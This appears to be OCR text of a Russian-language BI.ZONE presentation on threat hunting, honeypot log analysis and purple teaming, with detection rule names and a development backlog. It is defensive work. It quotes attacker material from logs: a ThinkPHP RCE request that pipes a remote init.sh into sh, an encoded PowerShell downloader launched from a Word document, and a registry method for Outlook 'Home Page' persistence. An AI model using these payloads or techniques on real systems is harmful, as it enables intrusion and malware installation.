
Выбранные covered by hunts


- Suspicious access to lsass process memory from UNKNOWN s
- Suspicious access to lsass process memory (win_suspicious_l
- Credentials dumping tools file artifacts (win_credentials_dumpi
- Credentials dumping tools prefetch files creation (win_credentia
- Mimikatz command lines (win_credential_dumping_mimikatz_c
- Mimikatz command line (Discovery) (win_discovery_mimikatz_
- Credentials dumping tools binary files (win_credential_dumping

Удалить все

Threat Hunting Sandbox

BI.ZONE






	Time	c_submission_id	event_type	proc_p_file_path	cmdline	file_path
>	Oct 15, 2019 @ 12:39:40.504	182	ProcessCreate	C:\tmpwokvl2\bin\inject-x86.exe	"C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" C:\Users\ADMINI~1\AppData\Local\Temp\6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7.doc	-
>	Oct 15, 2019 @ 12:40:00.092	182	ProcessCreate	C:\Windows\System32\wbem\WmiPrvSE.exe	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABiAGIAMQA0ADcAeAAwADgAMABjADIAPQAnAHgAMgA3ADMAMAA1ADAAMwBjAGIAMAA2ACcAOwAkAGIANQB4ADAAYwA0AGMANgBiADMANAA4ADgAIAA9ACAAJwA4ADUANgAnADsAJABjAGIAMAA1AGMANgA1ADEAMABjADAAMAA3AD0AJwBjADAAMQA4ADMAMAA5AHgAMABjADIAJwA7ACQAeABjADAAeAA1ADcAYgAzADgAYgAyAHgANwA9ACQAZQBuAHYAOgB1AHMAZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACQAYgA1AHgAMABjADQAYwA2AGIAMwA0ADgAOAArACcALgBlAHgAZQAnADsAJAB4ADMAMAA5ADQAeAAwADkAYwAwAGIAMAA9ACcAYwBjADAAOAAyADYAMAAyAHgAMwAxACcAOwAkAHgAYwAyAGMAMgA5ADUAeAAyADAAOAAwADIAPQAuACgAJwBuACcAKwAnAGUAdwAtAG8AYgBqAGUAJwArACcAYwB0ACcAKQAgAE4AZQBUAC4AdwBFAEIAQwBMAGkARQBOAFQAOwAkAGIAMAAwAGIAMQAzADcAMQAwADgAM	-
>	Oct 15, 2019 @ 12:40:47.074	182	FileCreate	-	-	C:\Users\Administrator\856.exe

Анализ логов Honeypot-ов

BI.ZONE



География ловушек:

- Италия
- Россия
- Китай
- Япония
- Корея
- Индия
- Бахрейн
- Англия
- Канада
- США
- Австралия

Основные функции:

- эмуляция Wordpress;
- эмуляция Drupal;
- выполнение PHP/Bash кода в песочнице для эмуляции RCE;
- уязвимые приложения (phpMyAdmin);
- эмуляция возможности заливки web shell-а.


Пример события из лога Honeypot-а

BI.ZONE

#	geoip.accuracy_radius	50
t	geoip.city	Beijing
t	geoip.country	China
t	geoip.country_code	CN
#	geoip.lat	39.929
#	geoip.lon	116.389
?	get.0	⚠ system
?	get.1	⚠ curl -fsSL http://185.181.10.234/E5DB0E07C3D7BE80V520/init.sh |sh
?	get.function	⚠ call_user_func_array
?	get.s	⚠ /index/\think\app/invokefunction
?	headers.accept-encoding	⚠ gzip
t	headers.connection	close
t	headers.host	35.183.102.86
t	headers.user-agent	Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6)
t	host	35.183.102.86
t	id	2eecb6de-4037-44b4-8c26-0c728caca825
t	ip	203.195.129.91
t	location	39.9288,116.3889
t	method	GET
t	path	/TP/public/index.php
?	post	⚠
t	protocol	http
t	raw	GET /TP/public/index.php?function=call_user_func_array&s=%2Findex%2F%5Cthink%5Capp%2Finvokefunction&vars%5B0%5D=system&vars%5B1%5D%5B%5D=curl+-fsSL+http%3A%2F%2F185.181.10.234%2FE5DB0E07C3D7BE80V520%2Finit.sh+%7Csh HTTP/1.1 Host: 35.183.102.86 Connection: close Accept-encoding: gzip X-honeypot-client-proto: http X-honeypot-client-ip: 203.195.129.91 User-agent: Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6)
🕒	timestamp	Nov 12, 2019 @ 08:52:41.000
t	user_agent	Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6)

Практика Purple Teaming

BI.ZONE



Исследования источников событий

BI.ZONE

Источник	Описание события	Пример события
%SystemDrive%\inetpub\logs\LogFiles\W3SVC1	Данное событие описывает попытку неудачного входа пользователя. Частое возникновение подобного события с одного source ip может говорить о brute force атаке. Тригер - появление данного события больше 5 раз в минуту.	2019-06-19 15:40:42 fe80::9d06:ac4b:ecd0:8d76%12 POST /owa/auth.owa &ClientId=CC8DD69231F64E688E5CD471CCE2E51D&CorrelationID=<empty>;&cafeReqId=40bf3cda-9621-
*2 Реестр Windows на клиентской машине	Данное событие описывает редактирование функционала "Home Page" Outlook. Злоумышленник может установить значение "Home Page" указав на сформированную страницу со скриптом. Когда пользователь откроет Outlook выполняется вредоносный VBA скрипт злоумышленника. Тригер - срабатывание событий изменения веток реестра	*HKEY_CURRENT_USER|Software|Microsoft|Office|<version>|Outlook|WebView|Inbox* со значением URL - включение функции "Home Page" *HKEY_CURRENT_USER|Software|Microsoft|Office|<version>|Outlook|Security* со значение EnableRoaming folderHomepages устанавливается в 1 - установка значения "Home Page"
C:\Program Files\Microsoft\Exchange Server\V15\Logging\Ews	Данное правило описывает детектирование получение GAL с помощью утилиты MailSniper. Таким образом злоумышленник может получить список всех адресов почтовых ящиков. Тригер - срабатывание	019-09-18T23:03:23.900Z,f69266f4-b323-4c21-9085-38dd14d596c2,15,1,1591,10,Unknown,,Negotiate,true,a-margaretti@evilcorp.com,evilcorp.com,ExchangeServicesClient/15.00.08 9f1b97387d25;ResponseTime_0=31;SoapAction_0=ResolveNames;,SKU=Unknown;App_BeginReq_Start=0;App_BeginReq_End=0;GetHandler_Start=1;RequestHandler=Wcf;GetHandler_E dc5]=2;F:ADS.AL[exchange-dc5]=1.429878;I32:ROP.C[exchange-dc5.39bb1067-4707-4acf-a7c8-6ac724f94de2]=5374737;I32:MAPI.C[exchange-dc5.39bb1067-4707-4acf-a7c8-6ac7 DC5]=0;Dbl:BudgUse.T[]=15.6090002059937,,ExceptionHandler_Execute=Microsoft.Exchange.Services.Core.Types.ErrorNameResolutionNoResultsException: No results were found.

А если нет нужных событий для детектирования угрозы?

BI.ZONE

Analyse Notes


*"The following image shows the auto-run created object before the Drop'n Execute. The analysed variable in the following image is the **c0639047895c6** which, in that specific run, holds the Win32_ProcessStartup created Object for fulfill persistence on the victim machine."* - старт офисным приложением процесса через WMI (Win32_ProcessStartup):

CSS-3048 - Старт приложением MS Office процесса через WMI NEW

SEN-2813 - Добавить события на исполнение процессом WMI-команды NEW

T	Key	Summary		
	SEN-3167	Добавить событие на доступ/чтение процессом файла (п		
	SEN-2859	Событие на выполнение процессом LDAP-запросов		
	SEN-2198	Добавление сведений о подписи исполняемого файла в события старта процесса / загрузки драйвера и библиотеки / создания файла	IN PROGRESS	ThreatHunting
	SEN-2196	Добавит новое событие в RegistryMonitoring на использование RegSaveKey	IN PROGRESS	ThreatHunting
	SEN-3035	Обогащение событий, выполняемых процессами в сетевых/RDP сессиях, IP/именем хоста, с которого сессия была инициирована	NEW	ThreatHunting
	SEN-2199	В набор полей ProcessMonitoring добавить признак о наличии в AccessToken процесса/родительского процесса определённых SID-ов	DONE	ThreatHunting
	SEN-2835	Событие загрузки процессом .NET сборки	NEW	ThreatHunting
	SEN-2833	События для отслеживания атак с использованием PowerShell	NEW	ThreatHunting
	SEN-2830	Событие на запись процессом в MBR/VBR	NEW	TH.FileMonitoring, ThreatHunting
	SEN-2616	Не заполняются сведения о родителе для процессов, порожденных системными процессами, запущенными до старта TH агента	DONE	ThreatHunting
	SEN-2813	Добавить события на исполнение процессом WMI-команды	NEW	ThreatHunting
	SEN-2783	На базе существующего WFP фильтра реализовать разбор HTTP-трафика	NEW	TH.NetworkMonitoring, ThreatHunting
	SEN-2784	Для TLS соединений считать JA3/JA3S хеши	NEW	TH.NetworkMonitoring, ThreatHunting
	SEN-2740	Встраивание в TH-агент yara-движка	NEW	ThreatHunting
	SEN-2724	Возможность получения стека вызовов потока на произвольном событии (согласно конфигурационным файлам)	NEW	ThreatHunting

Обработка Backlog-а на разработку правил корреляции





Критерии приоритезации 